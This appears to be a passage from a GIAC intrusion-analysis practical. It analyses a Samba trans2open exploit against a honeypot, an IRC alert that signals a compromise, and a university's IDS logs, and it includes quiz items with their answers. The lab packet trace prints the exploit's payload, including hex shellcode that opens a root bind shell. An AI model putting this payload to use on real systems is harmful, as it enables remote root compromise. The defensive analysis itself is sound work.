In the same web server, I also found the source code of an exploit that at first sight looked as if it was the exploit used by the attacker on this detect. The exploit is available at http://www.netric.org/exploits/sambal.c [ESD02].

However, the shellcode used on that exploit was very similar but not equal to the shellcode of the detect.

Google, again, took me to http://www.k-otik.com/exploits/04.10.sambal.c.php [ESD03]. There I found another exploit for the trans2open samba vulnerability

that used the exact shellcode of the detect and of the source code shown above. Both exploits are equal on most of the code lines, including the comments and copyright. They both claim to belong to eSDee (www.netric.org). The main differences are the shellcode and some comments, which are more abundant on the netric.org version. I believe the exploit at www.k-otik.com is simply an older version of the exploit at netric.org, probably the original version that was released on April 10th, 2003 (thus the filename).

Note that only the formatted version (the php link above) has the desired shellcode. In the same page, there is a link to a text version (http://www.k-otik.com/exploits/04.10.sambal.c), but the text version has a different shellcode. In fact, the text version has the same shellcode as the exploit found at netric.org (http://www.netric.org/exploits/sambal.c).

This particular exploit successively tries to overflow the stack of the samba daemon in order to run the shellcode, using different return addresses. In parallel, it tries every so often to connect to port 45295/tcp, in order to check for success. Eventually, when the victim accepts the connection to that port and spawns a root shell, the exploit executes a couple of informative commands, like "uname -a" and "id", and then offers the interactive root shell to the user who invoked the exploit.

I compiled and run the exploit against a clean instance (not compromised) of my honeypot, using test systems on an isolated network, and compared the network traces. Table 27 shows the relevant parts of this lab trace. It can be seen that it is almost equal to Part II of the detect, except for the return address and, of course, the timestamps.

```
22:47:32.650138 192.168.200.100.33466 > 192.168.200.150.139: .
1158041188:1158042636(1448) ack 2774751164
 win 5840 <nop,nop,timestamp 13805280 2688519> NBT Packet (DF)
0x0000   4500 05dc eb33 4000 4006 379c c0a8 c864        E....3@.@.7....d
0x0010   c0a8 c896 82ba 008b 4506 4e64 a563 57bc        ........E.Nd.cW.
0x0020   8010 16d0 83ab 0000 0101 080a 00d2 a6e0        ................
0x0030   0029 0607 0004 0830 ff53 4d42 3200 0000        .).....0.SMB2...
0x0040   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0050   0100 0000 6400 0000 00d0 070c 00d0 070c        ....d...........
0x0060   0000 0000 0000 0000 0000 00d0 0743 000c        ............C..
0x0070   0014 0801 0000 0000 0000 0000 0000 0000        ................
0x0080   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0090   0000 0090 0090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x0470   9090 9090 9090 9090 9090 9090 eb70 90c0        ............p..
0x0480   faff bf50 fbff bfc0 faff bf50 fbff bfc0        ...P.......P....
0x0490   faff bf50 fbff bfc0 faff bf50 fbff bfc0        ...P.......P....
0x04a0   faff bf50 fbff bfc0 faff bf50 fbff bfc0        ...P.......P....
0x04b0   faff bf50 fbff bfc0 faff bf50 fbff bfc0        ...P.......P....
0x04c0   faff bf50 fbff bfc0 faff bf50 fbff bfc0        ...P.......P....
0x04d0   faff bf50 fbff bfc0 faff bf50 fbff bf90        ...P.......P....
0x04e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x05d0   9090 9090 9090 9090 9090 9090                  ............

22:47:32.650399 192.168.200.100.33466 > 192.168.200.150.139: .
1158042636:1158044084(1448) ack 2774751164
 win 5840 <nop,nop,timestamp 13805280 2688519> NBT Packet (DF)
0x0000   4500 05dc eb34 4000 4006 379b c0a8 c864        E....4@.@.7....d
0x0010   c0a8 c896 82ba 008b 4506 540c a563 57bc        ........E.T..cW.
0x0020   8010 16d0 10dc 0000 0101 080a 00d2 a6e0        ................
0x0030   0029 0607 9090 9090 9090 9090 9090 9090        .).............
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 31c0 31db 31c9 51b1 0651 b101        ....1.1.1.Q..Q..
0x01a0   51b1 0251 89e1 b301 b066 cd80 89c1 31c0        Q..Q.....f....1.
0x01b0   31db 5050 5066 68b0 efb3 0266 5389 e2b3        1.PPPfh....fS...
0x01c0   1053 b302 5251 89ca 89e1 b066 cd80 31db        .S..RQ.....f..1.
0x01d0   39c3 7405 31c0 40cd 8031 c050 5289 e1b3        9.t.1.@..1.PR...
0x01e0   04b0 66cd 8089 d731 c031 db31 c9b3 11b1        ..f....1.1.1....
0x01f0   01b0 30cd 8031 c031 db50 5057 89e1 b305        ..0..1.1.PPW....
0x0200   b066 cd80 89c6 31c0 31db b002 cd80 39c3        .f....1.1.....9.
0x0210   7540 31c0 89fb b006 cd80 31c0 31c9 89f3        u@1.......1.1...
0x0220   b03f cd80 31c0 41b0 3fcd 8031 c041 b03f        .?..1.A.?..1.A.?
0x0230   cd80 31c0 5068 2f2f 7368 682f 6269 6e89        ..1.Ph//shh/bin.
0x0240   e38b 5424 0850 5389 e1b0 0bcd 8031 c040        ..T$.PS......1.@
0x0250   cd80 31c0 89f3 b006 cd80 eb99 9090 9090        ..1.............
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x05d0   9090 9090 9090 9090 9090 9090                  ............
```

Table 27 Lab generated network trace with exploit "04.10.sambal.c.php.c"

This clearly indicates that the attack of this detect was performed using that exploit or a close variation of it.

2.2.6 Correlations

The vulnerability exploited in this attack, has been assigned CAN-2003-0201, and its description can be found at the CVE database:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201 [CVE02]

Vulnerability note issued by CERT/CC on April 10th 2003:

CERT/CC issued a vulnerability note on April 10th 2003 covering this and other related vulnerabilities:

http://www.kb.cert.org/vuls/id/267873 [CER01]

A similar attack was used in compromising the honeypot that I analyzed forensically last August for my GCFA (GIAC Certified Forensic Analyst) certification. At least, both the attacked and backdoored tcp ports (139 and 45295) were the same, which suggests that a similar exploit also against the samba daemon and with a similar shellcode was used. The full analysis can be found at:

http://www.giac.org/practical/GCFA/David_Perez_GCFA.pdf [PER03]

A C-language equivalent of the shellcode can be found at:

http://www.netric.org/shellcode/linux-x86/forking_bind.c

In the following URL there is the source code of a exploit that very well could be the exploit used by the attacker in this detect (see the previous section for more details):

http://www.k-otik.com/exploits/04.10.sambal.c.php [ESD03]

2.2.7 Evidence of active targeting

The data in the detect only shows the attack directed to my honeypot, but I don't believe this was an isolated attack.

I can't prove it since I can only see traffic to and from my honeypot (I only have one public IP address), but the fact that the exploit I found on the web is designed to easily sweep a large number of IPs compromising as many hosts as possible, together with the fact that my honeypot was completely anonymous (not announced anywhere, no domain name assigned, etc.) makes me firmly believe that the attack against my honeypot was nothing else than part of one of those sweep attacks.

2.2.8 Severity

The severity of the detect will be calculated using the following formula, where each item is to be ranked from 1 (lowest) to 5 (highest):

Severity = (criticality + lethality) - (system countermeasures + network countermeasures).

Below, I assign a value to each variable in the above formula, and offer an explanation of every choice.

Criticality: 1

The victim is just a honeypot, with no other value than its use as a honeypot. Therefore, the criticality is minimal: 1.

Lethality: 5

The attack is a remote root compromise. There is nothing more lethal than that: 5

System countermeasures: 1

The honeypot, on purpose, had no system countermeasures against this kind of attack: 1

Network countermeasures: 2

Again on purpose, there were no protective network countermeasures either. But the tcpdump network trail could be considered a detection or reaction countermeasure, since it allowed to detect and analyze the attack after the fact. I will assign it 2.

Putting it all together:

Severity = (1 + 5) - (1 + 2) = 3

2.2.9 Defensive recommendation

For the honeypot, the system and network countermeasures in place (none at all) were just fine. But for any other valuable system, the following recommendations should be followed.

At the network level, the border (ADSL) router should be configured to allow incoming traffic only to those ports that must be open to the Internet. Probably the samba file sharing service is not one of those.

At the host level, the following countermeasures should be applied.

If the service is not to be offered to the whole Internet but to a few specific locations (e.g. the LAN), then the host firewall (iptables) should be configured to block any access to that service from anywhere but those specific locations.

If the service is not necessary at all, then it should be disabled, or even removed from the system.

At any rate, if the service was to be kept on the system, whether disabled or enabled, it should be patched to the latest revision available. In the case where the service must be offered to the Internet, this is the only protective measure that would make the system invulnerable to this kind of attack.

Finally, detection countermeasures should be considered as well. A network based intrusion detection system should be added to the set up. This IDS would not prevent the attack from happening or succeeding, but it would help to detect it, making it possible to react and recover from it.

2.2.10 Multiple choice test question

Assuming that the central packets on the following trace are a buffer overflow attempt against the samba server daemon of the system with IP address 192.168.200.150, what conclusions can be drawn from the starting and ending packets of the trace?

```
13:56:52.082110 12.101.37.249.2817 > 192.168.200.150.45295: S
  3762459636:3762459636(0) (DF)
13:56:52.083245 192.168.200.150.45295 > 12.101.37.249.2817: R
  0:0(0) ack 3762459637 win 0 (DF)

13:56:52.192004 12.101.37.249.2793 > 192.168.200.150.139: P
  3758346096:3758347544(1448) ack 1705443408 NBT Packet (DF)
13:56:52.192515 192.168.200.150.139 > 12.101.37.249.2793: . ack
  3758347544 (DF)
13:56:52.276005 12.101.37.249.2793 > 192.168.200.150.139: P
  3758347544:3758348992(1448) ack 1705443408 NBT Packet (DF)
13:56:52.318292 192.168.200.150.139 > 12.101.37.249.2793: . ack
  3758348992 (DF)
13:56:52.324487 12.101.37.249.2793 > 192.168.200.150.139: P
  3758348992:3758350095(1103) ack 1705443408 NBT Packet (DF)
13:56:52.325790 12.101.37.249.2793 > 192.168.200.150.139: F
  3758350095:3758350095(0) ack 1705443408 (DF)

13:56:52.327616 12.101.37.249.2818 > 192.168.200.150.45295: S
  3763477283:3763477283(0) (DF)
13:56:52.327941 192.168.200.150.45295 > 12.101.37.249.2818: S
  1707416552:1707416552(0) ack 3763477284 (DF)
```

a) The system 192.168.200.150 is under a DOS attack.

b) None. The traffic on port 45295 is not related in any way to the buffer overflow attempt.

c) The shellcode in the buffer overflow attack would set up a backdoor to listen on port 45295, but in this case the attacker hasn't been successful yet.

d) The shellcode in the buffer overflow attack sets up a backdoor to listen on port 45295, and the attacker has been successful.

Answer: d)

Explanation:

The last two packets of the trace show that some process in the attacked system is accepting connections on port 45295. The first two packets show that before the buffer overflow attempt there was no process accepting connections on that port. Therefore, most probably the buffer overflow attack contained a shellcode that would set up a backdoor to listen on port 45295 and it was successful.

2.3 Detect #3: IRC Nick Change

The detect analyzed in this section is shown on Table 28.

```
[**] [1:542:8] CHAT IRC nick change [**]
[Classification: Misc activity] [Priority: 3]
10/21/03-01:01:02.121682 0:C:29:47:E1:7F -> 0:4:76:94:D3:81 type:0x800 len:0x4A
192.168.200.150:42527 -> 62.235.13.228:6667 TCP TTL:64 TOS:0x0 ID:17686
IpLen:20 DgmLen:60 DF
***AP*** Seq: 0x3216CF5E  Ack: 0x868307BB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 272796339 1792512499
```

Table 28 Alert logged by Snort.

2.3.1 Source of Trace

The detect was generated on October 21st 2003 in my home network.

The setup is the same as in the previous detect, except that in this case the application monitoring the network traffic was Snort, instead of tcpdump.

Table 29 shows a diagram of the network as it was at the time of the data capture.

```
                          Internal
                          network
                      (192.168.200.0/24)
                          ---------
                         |   HUB   |
                          ---------
                           |  |  |
             ----------    |  |  |   ----------
            |  ADSL    |   |  |  |  | Honeypot |
  Internet --| router   |---    |   --| (RH8.0)  |
             ----------          |     ----------
                                 |    192.168.200.150
           (0:4:76:94:D3:81)     |   (0:C:29:47:E1:7F)
                                 |
                          ---------
                         |  snort  |
                         | (RH9.0) |
                          ---------

NOTES:
  - The ADSL router performs NAT redirecting all incoming
    traffic to the honeypot (192.168.200.150)
```

Table 29 Network diagram

The system labeled "Honeypot" was a Linux Red Hat 8.0 system, not fully patched, and several network services active. Its only purpose was to sit there and see if anybody cared to attack it. The attack would be recorded by the system running tcpdump for analysis, as explained below.

The system labeled "snort" was a Linux Red Hat 9.0 system, running the IDS snort in alert mode. Snort would monitor all traffic to and from the honeypot and alert if any suspicious activity was detected.

The detect that will be analyzed is one of the alert messages that Snort logged that day.

2.3.2 Detect was generated by

The detect was generated by snort, version 2.0.2 (Build 92), running in daemon mode, on a Red Hat Linux 9.0 system, with the default set of rules downloaded on October 11th from snort's web site (http://www.snort.org/dl/rules/snortrules-stable.tar.gz).

The configuration file used (snort.conf) was the default that comes with the rules, except all of the "include" clauses were uncommented, so that packets were compared against the whole set of rules.

Table 30 shows the exact command line that was used to run snort and Table 31explains the different options on that command line.

```
snort -b -D -e -U -y -c rules/snort.conf -l . -i eth0
```

Table 30 Snort command line

-b	Log packets in a tcpdump formatted file.
-e	Display/log the link layer packet headers
-U	Changes the timestamps in all logs to be in UTC.
-y	Include the year in alert and log files.
-c rules/snort.conf	Use the rules located in file rules/snort.conf
-l .	Set the output logging directory to ".".
-i eth0	Sniff packets on interface eth0

Table 31 Snort command line options (from snort's man page)

This created a file named “alert” in the current directory with many alerts, including the one that constitutes this detect, which is described below.

Line1: The first number "1" says that the alert was generated by snort's main engine, as opposed to one of the preprocessors or decoders included in snort (see file "generators.h" in snort's source code). The identifier of the rule that was violated is 542, revision 8. The description of the alert is "CHAT IRC nick

change". IRC stands for Internet relay chat, and is text based protocol for the exchange of messages between users, defined in RFC1459 and updated in RFCs 2810 to 2813 These documents can be found at http://www.rfc-editor.org/rfcsearch.html. Each user is identified by a unique name, known as "nickname". A "nick change" operation means that a user sends the command "NICK newname" to the server in order to be known by the name of "newname" from then on during the IRC session.

Line 2: The event has been classified as miscellaneous activity and has been assigned a priority level of 3. That priority is assigned in the file "classification.config". By default, priorities are set from 1 to 3, being 1 the most critical and 3 the least critical.

Line 3: The packet was captured on October 21st 2003, at 01:01:02 UTC (Coordinated Universal Time). The source MAC address is the honeypot's and the destination MAC address is the ADSL router's, so it was an outgoing packet. The type of ethernet frame is IP (0x800) and its length is 0x4A (decimal 74) bytes.

Line 4: The source IP address is 192.168.200.150 and the source port is 42527, an ephemeral port. The destination IP address is 62.235.13.228 and the destination port is 6667, which is normally used by IRC servers. The IP protocol is TCP, the time to live is 64 hops, the type of service is 0, the IP identifier is 17686, the size of the IP header is 20 bytes and the size of the whole IP packet is 60 bytes. The packet had the flag "Don't Fragment" set.

Line 5: The packet has two TCP flags set: ACK, meaning it was part of a established connection, and PUSH, meaning the sender did not have more awaiting in the send buffer. The sequence number is 0x3216CF5E, the acknowledged sequence number is 0x868307BB, the window size is 0x16D0, and finally, the size of the TCP datagram is 32 bytes (20 bytes standard header plus 12 bytes of TCP options). The packet specified 3 TCP options: NOP, NOP and Timestamp. The two NOP options (one byte each) are used for padding to a multiple of 4 bytes of the timestamp option (10 bytes). The timestamp option is used so that both ends of the communication can calculate the RTT (return trip time) between them, that is, the time elapsed from the moment a packet is sent to the moment an ACK of that packet is received.

The specific rule that fired this alert (sid 542, rev. 8) is shown on Table 32.

```
$ grep "CHAT IRC nick change" rules/*.rules
rules/chat.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT
IRC nick change"; flow:to_server,established; content: "NICK "; offset:0;
classtype:misc-activity; sid:542;  rev:8;)
$
```

Table 32 Rule that produced the alert

This rule matches any TCP packet going from any TCP port on any IP address ($HOME_NET is "any" in this case, since the default configuration was used), to any port in the range 6666 to 7000, on any IP address (idem for $EXTERNAL_NET), that belongs to a established TCP connection, flows from client to server (the client is whoever initiated the connection), and contains the text "NICK" at the beginning of the payload of the TCP datagram. The rest of the rule simply indicates the classification, sid and revision number that were commented before.

2.3.3 Probability the source address was spoofed

The source IP address in this detect is not spoofed. It corresponds to the IP address of the honeypot (192.168.200.150), and the MAC addresses in the ethernet frame confirm that the packet was indeed sent by the honeypot.

The source MAC address in the alert (0:C:29:47:E1:7F) is the MAC address of the honeypot, and the destination MAC address in the alert (0:4:76:94:D3:81) is the MAC address of the ADSL router. Thus, it is clear that the packet was being sent by the honeypot to the Internet.

2.3.4 Description of attack

This detect is not an attack, but it is a clear sign of a compromised system.

I selected this detect because it illustrates an important point. Detecting attacks is good, no doubt, and it would be wonderful if all attacks could be detected and reacted upon before they succeeded, but in the real world there will always be successful attacks that go unnoticed until long after the fact. Detecting those intrusions is, at the very least, as much important as detecting intrusion attempts.

Sometimes, those intrusions are discovered because the attacker uses the compromised system to attack other systems using methods that are detected by the IDS. In other instances, the compromise can be discovered by simply observing some abnormal activity in or performed by the compromised system.

This is the case in this detect: I know for sure that my honeypot has no legitimate reason to establish a connection to an external IRC server and "chat" with it. It didn't even have an IRC client program installed when I connected it to the Internet. Therefore, the only explanation for this nick change command being

sent by the honeypot to an IRC server, was that the system had been compromised, and the attacker had installed and executed an IRC client program.

2.3.5 Attack mechanism

Again, this detect is not an attack but a sign of the honeypot having been compromised.

The alert proves the following facts:

- The honeypot sent a TCP packet to a host in the Internet (62.235.13.228)
- The source port was ephemeral and the destination port was 6667, which is frequently used by IRC servers.
- The packet belonged to a TCP connection already established
- The connection had been initiated by the honeypot (client)
- The contents of the payload of the packet started with "NICK", which is a valid IRC command.

Actually, the fact that my honeypot initiated a TCP connection to an external host is, in itself, enough evidence of its compromise, since no legitimate program was configured to initiate such a connection.

The rest of the facts simply add some information. The destination port number and the payload seem to indicate that the packet was actually part of a connection to a real IRC server. That cannot be assured without analyzing the whole session, but it would certainly make sense, since one of the things that some attackers do is to install IRC clients, proxys or "bots" (short for robots) in the compromised systems.

An IRC client allows the user to communicate with others via an IRC channel.

An IRC proxy allows the user to established that communication from a remote point without revealing that remote location to the IRC server.

The bots are automatic IRC clients. The bots installed by the attackers are usually configured to connect to some specific IRC channels and "listen" for special commands. A system running one of these bots is called a "zombie". When the attacker wants to tell all his or her zombies to perform some action, he or she only has to connect to the appropriate IRC channel and issue the appropriate command. All the zombies listening on that particular channel will obey the command and perform whatever actions they are programmed to do when they receive that command.

It is not possible to determine from the alert what kind of IRC application the attacker had used.

Anyway, IRC communications are not inherently evil or good: what makes this particular IRC connection worrisome is the fact that the honeypot was not supposed to communicate via IRC. The presence of this connection implied that the honeypot had been compromised.

2.3.6 Correlations

IRC communications are used by the attacker community for a variety of uses, from the simple chatting about "Life, the Universe and Everything" [ADA01], to the automated credit card fraud explained in a recent paper by The Honeynet Project and The Honeynet Alliance in their famous "Know your enemy" series: "Know Your Enemy - A Profile". This document is available at the following URL:

http://project.honeynet.org/papers/profiles/cc-fraud.pdf [HON01]

An example of an incident where an attacker installed an IRC proxy on a compromised system is the latest Scan of the Month contest, by the Honeynet Project. The official analysis of the incident, written by Brian Carrier can be found at the following URL:

http://project.honeynet.org/scans/scan29/sol/carrier/index.html [CAR01]

2.3.7 Evidence of active targeting

The alert does not provide information on whether my honeypot was compromised being targeted specifically or, on the contrary, it was only one more victim of a wider attack. The only sure thing is that it was compromised.

2.3.8 Severity

The severity of the detect will be calculated using the following formula, where each item is to be ranked from 1 (lowest) to 5 (highest):

Severity = (criticality + lethality) - (system countermeasures + network countermeasures).

Below, I assign a value to each variable in the above formula, and offer an explanation of every choice.

Criticality: 1

The victim is just a honeypot, with no other value than its use as a honeypot. Therefore, the criticality is minimal: 1.

Lethality: 5

The system has already been compromised. It can't be concluded from the alert whether it was a root compromise or only a user-level compromise. In a real

situation, if I had this doubt, I would assume the worst case and initiate the investigation. Therefore I'll assign assume maximum lethality: 5

System countermeasures: 1

The honeypot, on purpose, had no system countermeasures at all: 1

Network countermeasures: 2

Again on purpose, there were no protective network countermeasures either. But having Snort in place is a detection countermeasure, which allowed to detect the compromise. I will assign it 2.

Putting it all together:

Severity = (1 + 5) - (1 + 2) = 3

2.3.9 Defensive recommendation

Since this detect is not an attack, but a sign of a compromise, there are no defensive recommendations to be protected from a specific attack.

However, there is an important recommendation to be made related to this kind of alerts: they should be given maximum priority and an investigation of the incident should be conducted as soon as possible.

Once an attacker has managed to get hold of one of the protected systems, he or she may take advantage of the internal access in order to compromise other protected systems pretty quickly. The sooner the bleeding is stopped, the lesser the damage will be.

As I said before, detecting attacks is very important, but since 100% protection is impossible to achieve, there will always be successful system compromises. Detecting those compromises is key to be able to recover from the incident and move forward.

2.3.10 Multiple choice test question

Assume you are protecting the DMZ of an online bank where, among other hosts, there is a web server with IP address 192.168.200.150. The only purpose of the web server is to allow customers to operate with their accounts using SSL on port 443/tcp. One day, you get the following alert from your Snort IDS:

```
[**] [1:542:8] CHAT IRC nick change [**]
[Classification: Misc activity] [Priority: 3]
10/21/03-01:01:02.121682 0:C:29:47:E1:7F -> 0:4:76:94:D3:81 type:0x800 len:0x4A
192.168.200.150:42527 -> 62.235.13.228:6667 TCP TTL:64 TOS:0x0 ID:17686
IpLen:20 DgmLen:60 DF
***AP*** Seq: 0x3216CF5E  Ack: 0x868307BB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 272796339 1792512499
```

What can be concluded from the alert?

a) The web server sent a TCP packet to a host in the Internet (62.235.13.228), from an ephemeral port to port 6667, which is frequently used by IRC servers.

b) The packet belonged to a TCP connection already established that was initiated by the web server.

c) The contents of the payload of the packet started with "NICK", which is a valid IRC command.

d) The web server has been compromised.

e) All of the above.

Answer: e)

Explanation:

The source and destination IP addresses and ports shown on the alert match the description in answer "a". The packed had to belong to a connection established before and initiated by the web server because the Snort rule includes the clause "flow: to_server, established". The payload must start with "NICK" because the Snort rule includes the clause "content: "NICK "; offset:0", which is a valid IRC command as per RFC1459. And, finally, the web server must have been compromised because it is not supposed to initiate any outgoing connections to the Internet, but only to accept connection requests to port 443.

3 Analyze This!

3.1 Executive summary

This report is the result of a security review performed, at the request of Unknown University (U.Univ), over five days' worth of data from the intrusion detection systems of U.Univ. A total of fifteen files were provided by U.Univ., containing information about, literally, millions of events.

The analysis, as requested by U.Univ, focused on discovering possible security problems of the network and, specially, on identifying potentially compromised systems.

The main conclusions obtained from the analysis are the following:

- A total of seventy two systems showed signs of potential compromise. These systems should be carefully reviewed to confirm or disprove the symptoms. In those cases where a compromise is confirmed, appropriate investigation of the incident should be performed in order to determine its extent and the best way to recover from it.

- A huge amount of non relevant events were found among the data. This makes much harder the process of analysis, since the analyst must spend much effort on discerning the important from the unimportant information. U.Univ. should tune the configuration of their intrusion detection systems in order to improve the signal-to-noise ratio of the alerts (i.e. the ratio between relevant and non relevant events logged).

- Most of the scanning activity, and there is a lot of it, comes from IPs in the network 130.85.0.0/16. U. University should contact the owners of this block, the University of Maryland Baltimore County, and ask them to solve this situation. Alternatively, filters could be set up at the border firewall that would drop this scanning traffic.

- There seems to be little or no traffic filtering at the border firewall, if one exists. The security policy of U.Univ. should state what types of traffic should be allowed or disallowed between the University and the Internet, and a border firewall should enforce that policy.

3.2 Files analyzed

Fifteen files in total were analyzed, corresponding to five consecutive days (10/01/03 to 10/05/03) worth of data of three different categories: alerts, scans and out-of-specs (oos). All of them were generated by an unknown number of Snort IDS sensors running in unknown locations of the network "MY.NET.0.0/16".

Alert files contained alert messages in general, whereas scans and oos files contained alerts specifically related to scanning activity and invalid traffic, respectively.

Table 33 shows the list of the files that were analyzed, including the URLs they were obtained from. The date included is the last modification time in the web server.

```
ALERT
http://www.incidents.org/logs/alerts/
Name                                Size   Date
alert.031001.gz                6,334,079   Sun Oct 5 05:02:06 2003
alert.031002.gz                7,343,955   Mon Oct 6 05:01:44 2003
alert.031003.gz                4,874,492   Tue Oct 7 05:01:53 2003
alert.031004.gz                2,524,857   Wed Oct 8 05:01:02 2003
alert.031005.gz                2,468,708   Thu Oct 9 05:00:38 2003

SCANS
http://www.incidents.org/logs/scans/
Name                                Size   Date
scans.031001.gz               17,491,421   Sun Oct 5 05:02:28 2003
scans.031002.gz               20,924,079   Mon Oct 6 05:02:13 2003
scans.031003.gz               16,121,849   Tue Oct 7 05:02:20 2003
scans.031004.gz               16,716,731   Wed Oct 8 05:01:26 2003
scans.031005.gz               16,381,378   Thu Oct 9 05:00:53 2003

OOS
http://www.incidents.org/logs/oos/
Name                                Size   Date
OOS_Report_2003_10_01_2202     1,233,923   Wed Oct 1 00:08:13 2003
OOS_Report_2003_10_02_3730     1,218,563   Thu Oct 2 00:08:13 2003
OOS_Report_2003_10_03_10388      870,403   Fri Oct 3 00:08:09 2003
OOS_Report_2003_10_04_7703       931,843   Sat Oct 4 00:05:16 2003
OOS_Report_2003_10_05_7893       834,563   Sun Oct 5 00:08:11 2003
```

Table 33 List of files analyzed

3.3 List of detects

The log files provided contained information about more than 12 million events, split in alerts, scans and out-of-specs. And that is after all scan events were removed from the alert files, because they were already reported in its own log files:

Source	# of events
alerts	989031
scans	11186587
oos	16239
TOTAL	12191857

Table 34 shows the list of alert messages found in the alert files, indicating the number of occurrences of each message, ordered from most to least frequent.

Id	Alert message	Count	Reason of interest
1	SMB Name Wildcard	901267	Freq.
2	MY.NET.30.4 activity	50215	Freq/Cust
3	Incomplete Packet Fragments Discarded	7597	Freq.
4	MY.NET.30.3 activity	7208	Freq/Cust
5	High port 65535 udp - possible Red Worm - traffic	5212	Freq/Cust
6	High port 65535 tcp - possible Red Worm - traffic	3824	Freq/Cust
7	Null scan!	2903	
8	Tiny Fragments - Possible Hostile Activity	2375	
9	ICMP SRC and DST outside network	1499	
10	EXPLOIT x86 NOOP	1461	
11	connect to 515 from outside	1198	Cust.
12	NMAP TCP ping!	864	
13	connect to 515 from inside	692	Cust.
14	Possible trojan server activity	616	Crit..
15	SUNRPC highport access!	455	
16	External RPC call	356	
17	TCP SRC and DST outside network	266	Cust.
18	[UMBC NIDS IRC Alert] IRC user /kill detected, po	208	Cust.
19	SMB C access	152	
20	[UMBC NIDS] External MiMail alert	146	Cust.
21	SNMP public access	107	
22	[UMBC NIDS] Internal MiMail alert	79	Cust.
23	FTP passwd attempt	60	
24	FTP DoS ftpd globbing	50	
25	[UMBC NIDS IRC Alert] Possible sdbot floodnet det	43	Cust.
26	EXPLOIT x86 setuid 0	38	Crit.
27	RFB - Possible WinVNC - 010708-1	31	Crit
28	EXPLOIT x86 setgid 0	26	Crit.
29	EXPLOIT NTPDX buffer overflow	16	Crit.

Id	Alert message	Count	Reason of interest
30	EXPLOIT x86 stealth noop	11	Crit.
31	Probable NMAP fingerprint attempt	10	
32	Traffic from port 53 to port 123	8	
33	Attempted Sun RPC high port access	7	
34	TFTP - Internal UDP connection to external tftp s	7	
35	SYN-FIN scan!	5	
36	NIMDA - Attempt to execute cmd from campus host	3	
37	[UMBC NIDS IRC Alert] K	2	Cust.
38	Back Orifice	2	
39	TCP SMTP Source Port traffic	2	
40	TFTP - External TCP connection to internal tftp s	2	
41	TFTP - External UDP connection to internal tftp s	2	
42	External FTP to HelpDesk MY.NET.53.29	2	Cust.
43	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send	1	Cust.
44	[UMBC NIDS IRC Alert] User joining XDCC channel d	1	Cust.
45	Fragmentation Overflow Attack	1	
46	NETBIOS NT NULL session	1	

Table 34 List of detects, prioritized by frequency

The most important alerts are analyzed in the next section. The following criteria were used to select these alerts:

1.- Frequency: Alerts that appear very frequently in the logs should be looked upon because they reflect either a tremendous amount of hostile activity or, most probably, that the rules that triggered them were not well adjusted and were generating lots of false positives. At any rate, action should be taken to reduce the number of these alerts in the future, either adopting protective measures or fine tuning the rule set.

2.- Customization: Alerts generated by custom made rules indicate that the organization had an special interest in some specific events. Therefore, these alerts should be properly analyzed.

3.- Criticality: Alerts that reflect that an internal system may have been compromised or that a lethal attack has been launched, should also be analyzed, no matter how often or not often they occur.

The last column of the previous table ("Reason of Interest") shows what alerts were chosen for in-depth analysis and indicates which of the three reasons motivated its selection.

3.4 Analysis of the most important detects

3.4.1 SMB Name Wildcard

[ID: 1; Number of alerts: 901267; Reason of interest: frequency]

Description:

These alerts correspond to packets sent to port 137/tcp with a standard query to obtain the netbios name table of the target system. This could be used by an attacker as an initial reconnaissance work, in order to gather the name of the target system, of its domain and of some of its users.

Windows boxes generate this kind of traffic all the time, without evil intent. Therefore, a rule alerting on this traffic should be tailored to only alert on the specific situations where this activity should not be tolerated. Usually, these connections are allowed inside the local network but it is not desired that it comes from outside (protecting the internal systems). Sometimes, it is also not wanted that this traffic leaves the local network (protecting the outside world from attacks generated in the internal network).

In the case of the network of U.Univ, all of these alerts were logged for traffic going from MY.NET (the internal network) to a variety of external addresses.

Defensive recommendation:

Block this kind of traffic at the border firewall, both inbound and outbound if possible, and alert only when this traffic comes from the outside and is directed to the internal network, since that would detect any attack of this type that would get by the firewall.

This would also greatly reduce the number of false positives.

Correlations:

http://www.giac.org/practical/GCIA/Daniel_Clark_GCIA.pdf [CLA01]

http://archives.neohapsis.com/archives/snort/2000-01/0220.html [VIS01]

http://www.whitehats.com/info/IDS177 [WHI02]

3.4.2 MY.NET.30.4 and MY.NET.30.3 activity

[IDs: 2 & 4; # of alerts: 50215 & 7208; Reason of interest: custom made rule]

Description:

In the analyzed logs, these alerts correspond to traffic coming from the Internet and going to those specific IP addresses on the internal network.

I assume that the rules that generated these alerts were written by U.Univ. personnel to detect any traffic coming from the outside and addressed to those two hosts.

There must be a reason to have such specific monitoring in place.

One reason could be that these systems are internal servers, not intended to be used from the outside. If that were the case, the external firewall should be configured to block that traffic. The fact that these alerts were generated would point to a firewall misconfiguration, an internal user sending spoofed packets or, worse, that someone had figured out a way to bypass the firewall.

A different reason would be that these hosts were honeypots, that is, systems with no other production value than sitting there waiting for an attack. Having no other production value, thus no users and no applications, any traffic directed to them would be a sign of malicious activity. If this were the case, then all the alerts logged for these hosts would point to IP addresses from which someone or something was attacking the internal network of U.Univ. Note that the same would apply if the IP addresses were simply not assigned: nobody would have a rightful reason to try to connect to them.

A third possibility is that these systems were normal servers, intended to be used by people outside, but the university was curious about the locations from where people accessed the systems. If this was the case, it would be much better to simply activate some logging in the end systems instead of using IDS resources to do this task.

There is no alert logged for packets with those IP addresses as the source. Therefore, it is not possible to know if there was bidirectional communication or only incoming packets.

Table 35 shows the 10 most targeted ports on each system.

	MY.NET.30.4		MY.NET.30.3	
	Destination Port	count	Destination Port	count
1	51443	43775	524	6412
2	80	2609	3019	648
3	8009	2123	80	62
4	524	1608	17300	16
5	17300	17	443	11
6	8008	10	4000	5
7	21	9	554	4
8	81	7	13240	3
9	4000	5	25	3
10	13240	3	1830	2

